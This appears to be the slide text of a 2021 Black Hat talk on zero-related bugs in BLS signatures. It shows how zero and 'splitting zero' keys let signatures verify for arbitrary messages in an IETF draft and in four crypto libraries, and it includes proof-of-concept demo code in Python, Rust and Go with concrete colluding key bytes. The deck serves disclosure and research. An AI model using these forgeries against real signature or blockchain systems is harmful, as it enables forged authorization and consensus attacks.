Zero - The Funniest Number in Cryptography

Nguyen Thoi Minh Quan

Black Hat USA, 2021

Agenda

- ❑ Terminology
- ❑ High level attack idea: 0 signature and “splitting zero” attack
- ❑ BLS signature
- ❑ BLS Aggregate Signature
- ❑ Bypass Ethereum py_ecc’s 0 check.
- ❑ “Splitting zero” attacks against crypto libraries & standard draft.

0-related bugs

- ❑ BLS *draft* v4 in IETF (aka Standard *draft*)
- ❑ 4 crypto libraries: Ethereum/py_ecc, Herumi/bls, Sigp/milagro_bls, Supranational/blst

Signature verification


- Private key: x, public key: X, message: m
- Signature σ= Sign(x, m)
- Signature verification: Check $f(\sigma, X, m)$?= 0

What’s up with 0?


Check $f(\sigma, X, m) \stackrel{?}{=} 0$

$0 * a = 0, \forall a$

Aggregate Signature




Aggregate Signature



“Splitting zero” attack: What if $\sigma_1 = 1$, $\sigma_2 = -1$?

For BLS, the “standard draft” checks for zero public key, not signature. For clarity, we’ll describe checking 0 signature.


Elliptic Curve



Elliptic Curve Group Structure

- ❑ Addition: P + Q
- ❑ Zero point: P + 0 = 0 + P = P
- ❑ nG = G + G + … + G = 0, n is the order of the point.
- ❑ Group (0, G, 2G, …, (n - 1)G)

Pairing




Pairing: maps 2 points to a number

Pairing

- ❑ $e(P + Q, R) = e(P, R) * (Q, R)$
- ❑ $e(aP, bQ) = e(P, Q)^{ab}$
- ❑ $e(aP, bQ) = e(P, Q)^{ab} = e(abP, Q) = e(bP, aQ)$
- ❑ $e(0, X) = 1 = e(Y, 0), \ \forall X, Y$

BLS signature



BLS signature

- Signature $\sigma = xH(m)$
- Verify signature: $e(\sigma, G) \mathrel{?=} e(H(m), X)$
- Why? $e(\sigma, G) = e(xH(m), G) = e(H(m), G)^x = e(H(m), xG) = e(H(m), X)$

0 signature & public key


- ❑ When $X = 0, \sigma = 0$:

  $e(\sigma, G) = e(0, G) = 1 = e(H(m), 0) = e(H(m), X), \forall m$

- ❑ The signature is valid for all messages.

Standard draft requests checking for 0.
Can we bypass the check?


Bypass Ethereum py_cc check for 0



Ethereum py_ecc: 0 signature & public key (Demo)

```
import os
from py_ecc.bls import G2ProofOfPossession as bls
# Zero public key
pub = b"@" + b"\x00" * 47
# Zero signature
sig = b"@" + b"\x00" * 95
# Random message
message = os.urandom(39)
print(bls.Verify(pub, message, sig))
```

BLS Aggregate Signature



BLS Aggregate Signature Verification

- $e(\sigma, G) \mathrel{?}= e(H(m_1), X_1) * e(H(m_2), X_2)$
- Why?

$$\begin{aligned} e(\sigma, G) &= e(x_1H(m_1) + x_2H(m_2), G) \\ &= e(x_1H(m_1), G) * e(x_2H(m_2), G) \\ &= e(H(m_1), x_1G) * e(H(m_2), x_2G) \\ &= e(H(m_1), X_1) * e(H(m_2), X_2) \end{aligned}$$

BLS FastAggregateVerify: Special Case $m_1 = m_2 = m$

- ❑ $e(H(m_1), X_1) * e(H(m_2), X_2) = e(H(m), X_1) * e(H(m), X_2) = e(H(m), X_1 + X_2)$
- ❑ $e(G, \sigma) ?= e(H(m), X_1 + X_2)$

“Splitting Zero” Attack against Milagro & Herumi’s BLS FastAggregateVerify

- ❏ $e(\sigma, G) \mathrel{?}= e(H(m), X_1 + X_2)$
- ❏ $X_1 + X_2 = 0$ & $\sigma = 0$:

  $e(\sigma, G) = e(0, G) = 1 = e(H(m), 0) = e(H(m), X_1 + X_2), \forall m$
- ❏ The aggregate signature is valid for all messages.

Milagro bls’s Splitting Zero Attack (Demo)

```rust
    #[test]
    fn test_splitting_zero_fast_aggregate() {
        // sk1 + sk2 = 0
        let sk1_bytes: [u8;32] = [99, 64, 58, 175, 15, 139, 113, 184, 37, 222, 127,
            204, 233, 209, 34, 8, 61, 27, 85, 251, 68, 31, 255, 214, 8, 189, 190,
            71, 198, 16, 210, 91];
        let sk2_bytes: [u8;32] = [16, 173, 108, 164, 26, 18, 11, 144, 13, 91, 88, 59,
            31, 208, 181, 253, 22, 162, 78, 7, 187, 222, 92, 40, 247, 66, 65, 183,
            57, 239, 45, 166];
        // zero signature
        let mut sig_bytes: [u8; 96] = [0; 96];
        sig_bytes[0] = 192;
        let sig= AggregateSignature::from_bytes(&sig_bytes).unwrap();
        let pk1= PublicKey::from_secret_key(&SecretKey::from_bytes(&sk1_bytes).unwrap());
        let pk2= PublicKey::from_secret_key(&SecretKey::from_bytes(&sk2_bytes).unwrap());
        let message = "random message".as_bytes();
        println!("\nFastAggregateVerify: {:?}\n",
                sig.fast_aggregate_verify(message, &[&pk1, &pk2]));
    }
```

“Splitting Zero” Attack against AggregateVerify in Standard Draft

- $e(\sigma_1 + \ldots + \sigma_n, G) ?= e(H(m_1), X_1) * \ldots * e(H(m_n), X_n)$
- The “standard *draft*” is vulnerable to $X_1 + X_2 = 0$ attack

  → **All** libraries ethereum/py_ecc, milagro/bls, supranational/blst, herumi/bls are vulnerable.

“Splitting Zero” attack against Standard Draft and Libraries

If $\sigma_1 = x_1 H(m_1)$ is a valid signature of message m_1 then when $X_2 + X_3 = 0$, σ_1 is a valid aggregate signature for (m_1, m, m) for all m.

If σ is a valid signature for (m_1, m_2, m_2) then when $X_2 + X_3 = 0$, σ is also a valid signature for all (m_1, m_3, m_3) for all m_3.

“Splitting Zero” Attack against Supranational blst’s And Standard Draft (Demo)

```
func TestSplittingZeroAttack(t *testing.T) {
    // The user publishes signature sig3.
    x3_bytes := []byte{0, 1, 2, 3, 4, 5, 6, 7, 0, 1, 2, 3, 4, 5, 6, 7, 0,
    1, 2, 3, 4, 5, 6, 7, 0, 1, 2, 3, 4, 5, 6, 7}
    x3 := new(SecretKey).Deserialize(x3_bytes)
    X3 := new(PublicKeyMinPk).From(x3)
    m3 := []byte("user message")
    sig3 := new(SignatureMinPk).Sign(x3, m3, dstMinPk)

    // The attacker creates x1 + x2 = 0 and claims that sig3 is an aggregate
    // signature of (m, m3, m). Note that the attacker doesn't have to sign m.
    var x1_bytes = []byte {99, 64, 58, 175, 15, 139, 113, 184, 37, 222, 127,
    204, 233, 209, 34, 8, 61, 27, 85, 251, 68, 31, 255, 214, 8, 189, 190, 71,
    198, 16, 210, 91};
    var x2_bytes = []byte{16, 173, 108, 164, 26, 18, 11, 144, 13, 91, 88, 59,
    31, 208, 181, 253, 22, 162, 78, 7, 187, 222, 92, 40, 247, 66, 65, 183, 57,
    239, 45, 166}
    x1 := new(SecretKey).Deserialize(x1_bytes)
    x2 := new(SecretKey).Deserialize(x2_bytes)

    X1 := new(PublicKeyMinPk).From(x1)
    X2 := new(PublicKeyMinPk).From(x2)
    m := []byte("arbitrary message")

    // agg_sig = sig3 is a valid signature for (m, m3, m).
    agg_sig :=
        new(AggregateSignatureMinPk).Aggregate([]*SignatureMinPk{sig3})
    fmt.Printf("AggregateVerify of (m, m3, m): %+v\n",
        agg_sig.ToAffine().AggregateVerify([]*PublicKeyMinPk{X1, X3, X2},
        []Message{m, m3, m}, dstMinPk))
}
```

Standard Draft’s Consensus Bug

- FastAggregateVerify((X_1, X_2), m, 0) = False, $X_1 + X_2 = 0$
- AggregateVerify((X_1, X_2), (m, m), 0) = True

Supranational blst and Standard Draft's Consensus Bug (Demo)

```go
func TestConsensus(t *testing.T) {
    // x1 + x2 = 0.
    var x1_bytes = []byte {99, 64, 58, 175, 15, 139, 113, 184, 37, 222, 127,
    204, 233, 209, 34, 8, 61, 27, 85, 251, 68, 31, 255, 214, 8, 189, 190, 71,
    198, 16, 210, 91};
    var x2_bytes = []byte{16, 173, 108, 164, 26, 18, 11, 144, 13, 91, 88, 59,
    31, 208, 181, 253, 22, 162, 78, 7, 187, 222, 92, 40, 247, 66, 65, 183, 57,
    239, 45, 166}
    x1 := new(SecretKey).Deserialize(x1_bytes)
    x2 := new(SecretKey).Deserialize(x2_bytes)

    X1 := new(PublicKeyMinPk).From(x1)
    X2 := new(PublicKeyMinPk).From(x2)

    msg := []byte("message")
    sig1 := new(SignatureMinPk).Sign(x1, msg, dstMinPk)
    sig2 := new(SignatureMinPk).Sign(x2, msg, dstMinPk)
    agg_sig := new(AggregateSignatureMinPk)

    agg_sig.Aggregate([]*SignatureMinPk{sig1, sig2})
    fmt.Printf("FastAggregateVerify: %+v\n",
        agg_sig.ToAffine().FastAggregateVerify([]*PublicKeyMinPk{X1, X2},
        msg, dstMinPk))
    fmt.Printf("AggregateVerify: %+v\n",
        agg_sig.ToAffine().AggregateVerify([]*PublicKeyMinPk{X1, X2},
        [][]byte{msg, msg}, dstMinPk))
}
```

“Splitting Zero” Attack. Why is it dangerous?

For the aggregate signature case, the attackers’ private keys x_1, x_2 are *randomized*, so the attackers protect the secrecy of their private keys and the attack cost is free.

Detecting colluded keys are difficult because it’s equivalent to finding solution $a_1X_1 + a_2X_2 + \ldots + a_nX_n = 0$ where $a_i = 0, 1$.

The verifier only verifies the aggregate signature, but it never sees or verifies single signatures, so it never be sure what happened.

Thanks for your attention!

Appendix (miscellaneous 0-related bug)

- 0-length signature or 0-length message (go and rust binding supranational/blst): crashed
- inverse(0) mod p = 0, but inverse(p) mod p = 1 in Ethereum py_cc